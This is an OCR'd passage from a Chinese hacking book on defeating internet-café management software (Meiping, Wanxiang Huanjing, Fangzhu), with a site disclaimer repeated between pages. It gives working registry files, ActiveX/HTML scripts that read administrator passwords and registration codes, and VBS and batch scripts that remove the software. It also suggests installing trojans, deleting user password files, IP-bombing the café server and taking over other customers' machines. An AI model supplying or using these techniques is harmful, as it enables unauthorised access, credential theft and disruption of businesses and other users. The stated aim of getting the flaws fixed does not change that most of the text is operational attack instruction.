运用四：在 **IE** 窗口中选取“帮助”→“帮助主题”命令，弹出“**Windows** 帮助”窗口，在“**Windows** 帮助”里有许多启动程序的超链接“单击此处启动”或者是直接把程序名做成链接（如图 **6-13** 所示，单击“**Internet** 选项”这个链接将会运行这个程序），单击这些超链接就能启动那些程序，有些很有用哦。




图 6-13 IE 帮助的确有“帮助”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4.3 利用邮件编辑器

随便打开一个网址，例如网易的主页。页面的最下端有一个“联系我们”超级链接，点一下会跳出邮件编辑器 **Outlook** 或是 **FoxMail**。选取加入附件，浏览选定，然后点它一下，应该可以运行该程序。

如果控制面板和注册表编辑器被禁用了，那么可以试试 **Msconfig**，点一下诊断启动单选框，点一下“确定”，下一次启动时就不会加载美萍。

在极少数情况下连 **Msconfig** 都被禁用了，那么用 **NOTEPAD.EXE** 导入注册表文件的方法解开控制面板和注册表编辑器。用 **NOTEPAD.EXE** 新建一个文本文件，把下面的内容打进去，把文件的扩展名 ***.TXT** 另存为 ***.REG**，然后双击该文件，点“是”就可以导入注册表。

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"NoDevMgrPage" = dword:00000000
"disableregistrytools" = dword:00000000
```

如果 **Notpad** 也被禁用了，还有其它文本编辑器，比如 **WinRAR** 就自带有一个文本编辑器（如图 **6-14** 所示，就是用 **WinRAR** 自带的编辑器编辑文件的）。




图 6-14 WinRAR 也有编辑器

6.4.4 利用安全模式

安全模式下虽然不能上网，但如果只是想安装一个程序是很有用处的，所以我们可以想办法进入安全模式。

重新启动计算机在“**STARTING Windows.....**”后，按住“**Ctrl**”键（或“**F8**”键）将会出现启动菜单。如果没有出现是因为 **C:\MSDOS.SYS** 文件中加入了这样一句：**BOOTKEY = 0**。那怎么办呢？很简单，只要在看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

到“蓝天白云”画面时快速按主机上的“**RESET**”键。再次重启，如果主机被锁在柜子里的话可以用“**CTR+ALT+DEL**”。这样不停地重起直到系统提示启动时出错，要求进入安全模式，这样就进去了。

进了安全模式后，可以把美萍卸载了，或者安装木马等等。假如连安全模式里都有美萍的话，要在这台计算机上使用了一个高级用户，那应该怎么办呢？别急，还有 **DOS** 实模式呢。

再次用上面的方法进入启动菜单，这次选择进入 **DOS** 实模式，进去后执行命令：**DEL C:\Windows*.PWL**，删除其它用户，这样剩下的就是最高级的用户了。

如果不能够使用 **DEL** 命令的话，那一定是使用了 **DOSKEY** 命令宏。在 **DOS** 提示符下敲入 **SET** 查看一下，把能改的都修改过来，例如“**DOSKEY DEL= **”这样的就可以修改，然后就可以使用 **DEL** 命令了。

6.4.5 破解工具法

对于美萍这样应用很广的网吧管理软件，关注的人实在是太多，这就必然导致网上有了很多美萍的破解工具。这些工具大部分是破解密码的，也就是取得美萍的管理员密码。这些工具使用起来也非常方便，基本上属于傻瓜化操作的那种，因此破解工具对网吧管理员来说是防不胜防。下面以网上比较流行的一个美萍破解工具 **MppjWebProg.exe** 来说明具体操作。首先要取得下载权限，从网上把 **mppjWebProg.exe** 下回本地（网络中可以找到），然后运行软件，再在虚拟桌面上点右键后选择“设置系统”，在密码栏里随便输入一点东西，比如“**12345678**”，点击“确定”后就能进入设置窗口了，如果想要退出美萍的限制的话，只要把“管理”→“密码”→“退出密码”改掉，比如改成“**123**”，存盘返回后退出破解软件，然后再虚拟桌面上点右键后选“退出系统”，输入密码“**123**”就可以了（如图 **6-15**）。



图 6-15 破解工具最实用

6.4.6 修改配置文件法

Windows 下有很多配置文件，比如 **win.ini**、**boot.ini**，还有注册表等，而美萍软件自己也有很多配置文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件，美萍的默认安装目录是 **c:\Smenu**，可以在那里找到它的配置文件。如果我们能够进入文件系统，那就可以修改配置文件了，修改后的效果往往出人意料。

先来看看 **win.ini** 的修改。打开记事本（选取 **IE** 浏览器查看菜单下的“源文件”即可打开记事本），打开 **c:\Windows\win.ini** 文件，在**[Windows]**小节下的“**load=**”、“**run=**”修改为“**load=c:**”、“**run=d:**”保存退出。重启电脑后，在任务栏处是不是有了变化？这下进文件系统就很简单了。

再来看看美萍的插件配置文件。用记事本打开 **c:\Smenu** 目录（注意这里要根据实际情况改为美萍的实际安装目录，下同）下的 **plugIns.cfg** 文件，加入如下内容：

EXPLORER = c:\Windows\explorer.exe

CONTROL = c:\Windows\control.exe

MSCONFIG = c:\Windows\system\Msconfig.exe

WINFILE = c:\Windows\winfile.exe

注意上述内容要分四行输入，保存后重启，右击桌面空白处，在弹出菜单中单击插件，选取“**EXPLORER**”即可进入 **C** 盘，如果有目录打不开，则单击“**WINFILE**”进入文件管理器，即可解除限制，而选取“**CONTROL**”将会进入控制面板，点击“**MSCONFIG**”则将运行系统配置程序，这样美萍再也无法限制用户了。

美萍软件还有其他一些配置文件，比如在 **C:\Smenu** 目录中的**.dat** 文件为“美萍”的虚拟桌面文件，一般有：**menu.dat**、办公软件**.dat**、我的电脑**.dat**、系统工具**.dat**、游戏世界**.dat** 这五个文件，美萍虚拟桌面右上角的工具条便对应于这五个桌面文件，我们可用记事本进行修改，具体方法如下：修改**(1)**：打开记事本，选取“打开”命令，在打开对话框的文件名栏处输入：**C:\smenu\menu.dat**，回车即可打开“美萍主菜单的桌面文件”，记事本窗口第一行包含了桌面第一个图标的完整路径和文件名：如“**C:\Windows\Notepad.exe**”，可将 **Notepad.exe** 改为 **winfile.exe**、**control.exe**、**command.com**、**regedit.exe** 等，（修改时注意：**Notepad.exe** 为 **11** 个字符，修改后字符个数一定要等于 **11**，即不能在**.dat** 文件中插入任何一个字符，我们只能在原有字符的基础上修改。）保存时应注意的问题：若当前桌面是主菜单且打开的是 **Menu.dat** 文件，保存之前应单击工具条上的“办公软件”或“我的电脑”等改变当前桌面，否则修改无效。保存后再选主菜单，点击相应的桌面图标即见效。修改**(2)**：将“**c:\Windows\notepad.exe**”改为“**C:\Windows\notepad-exe**”，选取文件菜单“保存”命令将文件保存，再选取“打开”命令，将打开目录定位到 **C:\Windows**，单击打开对话框中的“新建文件夹图标”，将新建目录重命名为：“**notepad-exe**”，保存后点击桌面第一个图标，即可进入硬盘。这里说明一下，这几个文件并不是一定起作用的，因为有可能虚拟桌面上没有工具条，这时可以用记事本打开 **c:\smenu** 目录下的 **class.cfg** 文件，分四行输入如下内容：

游戏世界 = 游戏世界**.dat**

我的电脑 = 我的电脑**.dat**

办公软件 = 办公软件**.dat**

系统工具 = 系统工具**.dat**

然后保存，重启后即出现工具条。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4.7 注册表法

注册表是 Windows 系统权限最高的配置文件，很多软件（包括系统本身）都把自己的一些配置信息保存在注册表里，美萍软件也不例外，它也有很多信息在注册表里，所以我们可以通过修改注册表来改变美萍的配置，同时解除美萍的限制。

运用一：解除美萍限制。用记事本创建一个文本文件 **unmp.txt**，内容如下：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu]
;解除快速启动工具栏、禁止运行、禁用 F3 键，F8 键、禁止改名、删除、禁止用 ALT+Tab 切换任务、屏闭键盘等的限制
"mask98tool" = "0"
"vxdattrib" = "0"
"alttab" = "0"
"maskie" = "0"
"maskf3" = "0"
"maskf8" = "0"
"masktray" = "0"
"maskkeyborad" = "0"
[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu\limit]
;解除禁止访问目录及文件下载的限制
"browselimit" = "0"
"downlimit" = "0"

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
;解除禁止显示桌面，隐藏的硬盘分区，控制面板等的限制
"NoRun" = dword:00000000
"NoDesktop" = dword:00000000
"NoViewContextMenu" = dword:00000000
"NoDrives" = dword:00000000
"NoSetFolders" = dword:00000000
```

这里说明一下：分号“;”后面的内容为注释可不输入，假设保存目录为“c:\”，在 IE 窗口选取“查看/浏览栏/文件夹”命令，至少可以进入“我的文档”，如果未隐藏驱动器则可以进入硬盘，新建一个快捷方式，在命令行输入：“**rededit.exe /s c:\unmp.txt**”双击此快捷方式，然后重启电脑；或者用记事本编辑 **c:\autoexec.bat** 文件，在此批处理文件中加入一行：“**rededit.exe c:\unmp.txt**”，即可每次启动电脑自动解除美萍限制。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



运用二：在 IE 浏览器工具栏创建一个“启动资源管理器”按钮，记事本创建一文本文件，内容如下：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Extensions\{C18CB140-0AAA-11D4-8FE8-0088CC102438}]
"ButtonText" = "帮助"
"CLSID" = "{1FBA04EE-3024-11D2-8F1F-0000F87ABD16}"
"Default Visible" = "Yes"
"Exec" = "c:\\Windows\\explorer.exe"
"HotIcon" = "C:\\Windows\\system\\shell32.dll,24"
"Icon" = "C:\\Windows\\system\\shell32.dll,24"
"MenuStatusBar" = "帮助"
"MenuText" = "帮助"
```

按照运用一里面讲的方法创建快捷方式，将上述文件导入注册表，然后关闭所有 IE 浏览器窗口，再重新打开，这时工具栏上会有“帮助”按钮，如果没有，则选取“查看”→“工具栏”→“自定义”命令，将“帮助”按钮加到工具栏。然后单击“帮助”按钮，就可以进入资源管理器。

运用三：显示美萍的密码。打开一个文本文档，向文本输入如下代码：

```
<P>美萍 8.0 以下版本(包括 8.0)的是:
<html>
<head>
<title>"美萍 8.0"的密码信息</title>
</head>
<body>
<script language="javascript">
var WshShell = new ActiveXObject("WScript.Shell");
var a=WSHShell.RegRead("HKEY_CURRENT_USER\\Software\\Mpsoft\\Smenu\\setuppassword");
document.write("美萍 8.0 以下版(包括 8.0)的密码信息:");
document.write(a);
</script>
</body>
</html> </P><P>美萍 8.1 以上版(包括 8.1)的是:
<html>
<head>
<title>美萍 8.1 的密码信息</title>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
</head>
<body>
<script language=javascript>
WSHShell=new ActiveXObject("WScript.Shell");
var a=WSHShell.RegRead("HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows
\\CurrentVersion\\ Setup\\Ndis\\Psetup");
document.write("美萍 8.1 以上版本(包括 8.1)的密码信息:");
document.write(a);
</script>
</body>
</html> </P>
```

把这个文件存为 **password.htm**，双击后就可以看到密码了。从代码中我们可以发现美萍 **8.0** 以下版本(包括 **8.0**)的密码存在数据库的地方和 **8.1** 以上版本(包括 **8.1**)的密码存在数据库里的地方是不同的。

6.4.8 VBS 脚本法

Windows 下面的脚本解释器 **WSHShell** 一度是宏病毒的最爱，因为它的功能很强大，而使用起来却很方便。用记事本创建一个 **VBS** 脚本文件 **unmpsoft.vbs**，内容如下：

```
Dim WSHShell
Set WSHShell = WScript.CreateObject("WScript.Shell")
WSHShell.RegDelete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\SMENU"
WSHShell.Popup "NoMpsoft 修改成功！"
```

然后选取“文件”→“另存为”命令，在文件名栏输入：**C:\Windows\favorites\Nompsoft.vbs**，保存后在 **IE** 收藏夹目录区单击 **Nompsoft.vbs** 文件运行脚本。运行成功的话，将会弹出一个对话框，告诉 **"NoMpsoft** 修改成功！**"**，这表示把美萍从启动项目中剔除了，重启电脑，将不再进入美萍。

6.4.9 批处理文件法

批处理文件是 **DOS** 下一种很有用的文件，它能把许多命令集中到一起顺序执行，对于很多经常要组合到一起运行的命令来说是一个很好的简化方法。由于 **Windows** 要兼容 **DOS**，所以在 **Windows** 下批处理文件还可以使用。打开记事本，输入如下内容：

```
@echo off
IF not exist c:\smenu\smenu.exe goto end
copy c:\smenu\smenu.exe c:\smenu\smenus.exe >>NULL
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
del c:\smenu\smenu.exe >>NULL
:end
```

这几条命令的作用是把美萍软件的执行文件删除了。选取“文件”→“另存为”命令，在文件名栏输入：**C:\Windows\winstart.bat**，然后重启电脑就不能进入美萍了。（注意：美萍默认安装目录为“**c:\smenu**”，如果不是，则作相应的修改，用打开对话框可浏览硬盘任何目录，通过浏览确定美萍安装目录）

美萍网吧管理软件确实是一套功能很强大的软件，但它本身也有不少漏洞，特别是它的很多配置信息是明文存在一些文件或者注册表里的，这样很容易就能被改动，而且美萍软件的密码加密算法太简单，因此有破解软件能修改密码，这些都是破解美萍软件的关键。

6.5 万象幻境的破解

6.5.1 WinZip 法

首先下载一个 **WinZip**，安装好并且打开。然后随便去下一个文件，只要 ***.ZIP** 的就可以，反正网上下下来的东西都是这样的格式了放到 **C** 盘（别的地方也是可以的，不过这样方便一点），准备好后用 **WinZip** 解压缩刚才的文件，完成以后就自己转到 **C** 盘目录里去了。

这个方法是用的 **WinZip** 的解压缩特性实现的，其实还有很多其他程序也有类似的特性，比如用低版本 **QQ** 传送文件，传完后也会进入文件所在目录。

6.5.2 输入法漏洞

万象幻境也有输入法漏洞，而且和 **Windows2000** 的输入法漏洞很相似：开机后万象幻境要求输入用户名和密码，这时按“**Ctrl + Shift**”打开微软拼音输入法（如没有用其它输入法也可，方法类似），然后将光标插入会员卡号的文本输入框内，接着开始往里面输入任意一个拼音字母，然后就会出现拼音的状态条，在状态条上点击右键，或用键盘上的属性键，就会出现一个下拉菜单，选择其中的定义词组（放心，就算系统限制右键，在这也不管用）然后选择文件菜单里面的保存，就会调出保存对话框，然后随便选择一个文件夹，点击右键，选择资源管理器，打开，就进去了，如果鼠标被限定在那个锁定窗口内，就用键盘操作，这样进去后想干什么都行了。

6.5.3 利用 TE 漏洞

虽然 **IE** 的地址栏屏蔽了很多特殊地址，但其它地址栏呢？一起来看看。**TE** 是 **QQ** 附带的浏览器，启动它，在地址栏直接输入“**C:**”后回车，**C** 盘就尽在眼前。但到了 **C** 盘有什么用呢，如果网吧管理员进行了限

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

制，还是不能执行文件。但是当我们用鼠标右键点上要执行的文件(注意，是鼠标的右键)时，却没有任何反应。此时不要松开鼠标右键，再按下鼠标左键，就可以看到鼠标正常的右键菜单了。这时点击“打开”选项，文件就被打开了。

这个漏洞其实还是地址栏漏洞，前面最先讲的就是它，不过这里用的是 **TE** 的地址栏，而且破解了对鼠标右键的限制。

6.5.4 注册表察看法

万象幻境的密码信息和注册码都是存在注册表里的，由于我们不能直接操作注册表，所以要换一种办法来察看。还记得前面讲美萍的破解时注册表的运用吗？那里讲了一个用网页文件察看密码的方法，这里也一样。

先来察看密码信息。打开一个文本文档，在文本里边输入如下代码：

```
<html>
<head>
<title>万象幻境的密码信息</title>
</head>
<body>
<script language=javascript>
WSHShell=new ActiveXObject("WScript.Shell");
var a=WSHShell.RegRead ("HKEY_LOCAL_MACHINE\\Software\\万象幻境\\专家系列网管软件\\运行　设置程序密码");
document.write("万象幻境的密码信息:");
document.write(a);
</script>
</body>
</html>
```

保存为 **password.htm**，双击后就会出现密码信息了。

再来看看怎么察看注册码。打开一个文本文档，在文本里边输入如下代码：

```
<html>
<head>
<title>万象幻境的注册码</title>
</head>
<body>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
<script language=javascript>
WSHShell=new ActiveXObject("WScript.Shell");

var a=WSHShell.RegRead ("HKEY_LOCAL_MACHINE\\Software\\万象幻境\\专家系列网管软件注册信息\\序列号");
var b=WSHShell.RegRead ("HKEY_LOCAL_MACHINE\\Software\\万象幻境\\专家系列网管软件注册信息\\注册码1");
var c=WSHShell.RegRead ("HKEY_LOCAL_MACHINE\\Software\\万象幻境\\专家系列网管软件注册信息\\注册码2");

document.write("序列号:");
document.write(a);
document.write("注册码:");
document.write(b+c);
</script>
</body>
</html>
```

保存为 **reg.htm**，双击后出现注册码和序列号。

这两个文件的代码其实都很简单，就是通过 **javascript** 去读取注册表里的信息而已。

6.5.5 欺骗万象幻境

毕竟程序不是人，它们只会按照指定的指令去执行，所以它们是很容易被欺骗的，不信？那就一起来看看下面是怎么来欺骗万象幻境的。

欺骗一：如果一个网吧仅仅用万象幻境客户端来保障网吧的安全，也就是说一个网吧如果仅仅安装了客户端而没有机器运行服务器端，那么我们可以自己下载并安装一个服务端，这样一来，我们就获得了整个网吧的控制权，我们可以随心所欲锁定、关闭、重启别人的计算机，可以随意结束别人的线程，在下载了截屏插件后还可以观看别人的屏幕，这时的万象幻境网吧管理专家就完全沦为 **Hacker** 木马程序了，对网吧的安全更加有害，甚至只要我们愿意，可以轻易赶走这个网吧的所有顾客。

欺骗二：万象幻境提供的信息发送功能。它的本意是便于管理员和顾客交流，任意一个顾客都可以利用这个功能同任何一个或多个人发信息，而收到信息的人必须停下手中的工作来看信息。

欺骗三：就算这个网吧有机器在运行服务器端，也可以用 **IP** 炸弹把服务器炸掉(在局域网里发 **IP** 炸弹立杆见影，一般网吧的服务器 **IP** 地址为 **192.168.0.1**)，然后马上自己运行服务器端，这样，网吧里的主机就运行不了服务器端，整个网吧就乱了套！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

欺骗四：进入万象所在的文件夹（一般是 **C:\octopus**），运行里面的 **uninstall.exe**，我们就把万象幻境从这台机器上卸载了，所有的密码都清除了。请注意，整个过程我们都没有使用鼠标右键和键盘，所以禁用右键是没用的。万象幻境虽然卸载了，但它的安装目录及文件还在，我们运行“网吧管理专家设置程序”，就可以给网吧管理员设定一道密码了。

看见了吧？就这么简单。其实这些都是软件本身的漏洞，只有靠万象幻境的升级来解决了。

6.5.6 出错法

开机后要求输入账号密码，这时在锁定窗口上的“会员卡号”后面输入“***”等很多的字符（比如用中文输入法更方便），当达到一定数量的时候再点“上机”按钮，这样会出现一个错误提示，注意这里不是万象幻境的提示，而是程序出错的提示，这时候就可以把鼠标随便移动了，也就把万象幻境给破解了。

这是万象幻境程序本身的问题，估计后续版本会改进。

6.5.7 桌面快捷方式法

桌面上一般会有一些常用程序的快捷方式，在它们上面没有屏蔽右键，因此让破解者有机可乘。对桌面上的快捷方式点击右键，在弹出的菜单中选择“属性”→“更改图标”→“浏览”，可以打开文件浏览窗口（如图 **6-16**），这时应该在 **C** 盘了，而且可以在文件夹上点右键，选“资源管理器”来进入资源管理器界面，也可以运行程序，比如 **Msconfig.exe** 等等。这样就把万象幻境给破解了。



图 6-16 桌面快捷方式果然“快捷”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果右键菜单中屏蔽了属性这个选项，可以用快捷键来实现，只要选中想打开属性页的图标，然后按"**Alt** + 回车"就会打开属性页了。

6.5.8 结束任务法

网吧管理软件其实也是 **Windows** 下的普通程序，是在启动项里有的，因此能开机自启动的程序，既然它也是普通程序，那就一定可以把它结束任务。当然完全进入系统后，万象幻境把"**Ctrl+Alt+Del**"这个快捷键给屏蔽了，因此不能直接打开任务管理器，但是，在还没有进入系统的时候，这个快捷键是无法屏蔽的，所以在看到白云蓝天窗口的画面时就按"**Ctrl+Alt+Del**"，将会在任务管理器里看到一个 **Client** 程序，把它结束任务，但这时候还不行。过一会儿还会启动一次，再按"**Ctrl+Alt+Del**"结束它(这个步骤很不好掌握，要试好多次才能掌握)，太快不行，太慢也不行，试多了就行了，最后就会百试百灵。有的网吧管理专家下了补丁，会运行多一次，再多结束一次任务就行了。

这个漏洞早期的美萍网吧管理软件也有，确实是个不好解决的漏洞。不过还好这个漏洞对操作性要求比较强，并不是每个人 **2** 次或 **3** 次就能及时把 **client** 程序结束任务的。

6.5.9 利用 Windows98 登入过程

和上一小节的方法类似，这次我们在 **Windows** 完全启动前操作。在 **Windows 98** 登入过程中，网吧管理专家把鼠标锁定在右边的时候，左键单击屏幕，然后按 **F1** 键(多按几次)在彻底出现登入窗口的时候，如果成功的话会出现"**Windows** 帮助"窗口，在"选项"下拉菜单中选择"**Web** 帮助"，在"**Web** 帮助"窗口中点击"联机支持"的链接，这时弹出一个 **Internet Explorer** 浏览器，这个 **IE** 窗口是帮助文件打开的，所以不受网吧管理软件的限制，只要在地址栏中输入要访问的站点(如在地址栏里输入 **http://www.sina.com.cn**)或盘符(如 **c** 盘 **c:**)即可打开，如果网吧管理专家对硬盘进行保护使我们没法访问某个盘符时，可以用按"**F3**"键(**Windows** 默认的查找热键)弹出一个查找窗口后，输入想打开的文件或文件夹进行查找，找到后即可打开。

6.5.10 小结

万象幻境作为一个使用非常广泛的网吧管理软件，不可避免被发现了很多的漏洞，网上还有不少专门针对万象幻境的破解软件，比如万象幻境网管专家密码破解器就是流传很广的一个破解软件，运行后只要点击"获取密码"就可以得到万象幻境的退出密码、运行设置程序密码、计算机解锁密码、查看历史纪录密码、**Internet** 属性密码等，这是利用万象幻境程序本身的漏洞而制作的，可以说防不胜防。指出这些漏洞的原因是希望万象幻境能做得更好，盼望它能及时堵住这些漏洞，这才是我们的根本目的！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.6 方竹网管的漏洞

方竹网管的早期版本可以用前面介绍的万能破解法进行破解，有些方法甚至在新版中还是有效，不过只针对方竹网管的破解方法就不是很多了，让我们来看看。

6.6.1 又是 QQ 惹的祸

网吧别的软件可以没有，但 **QQ** 绝对会有，否则就不会有那么多人去网吧了。方竹网管为了方便大家使用 **QQ** 所以对它的限制比较少，因此也就存在着漏洞。打开 **QQ**，随便选择一个好友，点传送文件，就会出现一个小窗口，选择文件，秘密就在这里，先找到 **C** 盘下的注册表编辑器 **Regedit.exe**，再用鼠标选中该文件，松开鼠标，用鼠标右键点击该文件，这时千万不要松开右键，点鼠标左键，就会出来右键菜单，里面什么都有："删除、打开、复制"，和没有限制是一样的，这下想干什么就可以干什么了。

6.6.2 使用专门的破解软件

随着方竹网吧管理软件被使用得越来越多，研究它的人也就越来越多，这就导致不少人根据它的漏洞写出了专门破解方竹网管的软件，比如一个叫 **zmworm** 的网友写的方竹网吧管理器密码破解器，就是用来获取方竹网管密码的。程序使用起来很简单，在安装了方竹网管的网吧电脑上运行该程序后，只要点击"获取密码"就能得到方竹网吧管理器的系统设置密码、系统退出密码、屏幕锁定密码、定时停止密码和超级管理员密码（如图 **6-17** 所示），这样一来整个方竹网管都在用户的掌握之中了。




图 6-17 方竹的破解更轻松

6.6.3 资源管理器法

Windows 下有很多特殊的文件，比如扩展名为 **scf** 的文件，也是一种可执行的文件，不信？往下看。打开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

记事本，输入如下内容：

```
[Shell]
Command=2
IconFile=explorer.exe,1
[Taskbar]
Command=Explorer
```

将文件保存到收藏夹，文件取名为“资源管理器.scf”，然后打开收藏夹，单击该文件。资源管理器出来了！将上述代码中第 3 行改为 **IconFile=explorer.exe,3**，第 5 行改为 **Command=ToggleDesktop**，保存时取名为“显示桌面.scf”，单击之即可显示桌面。

6.6.4 批处理法

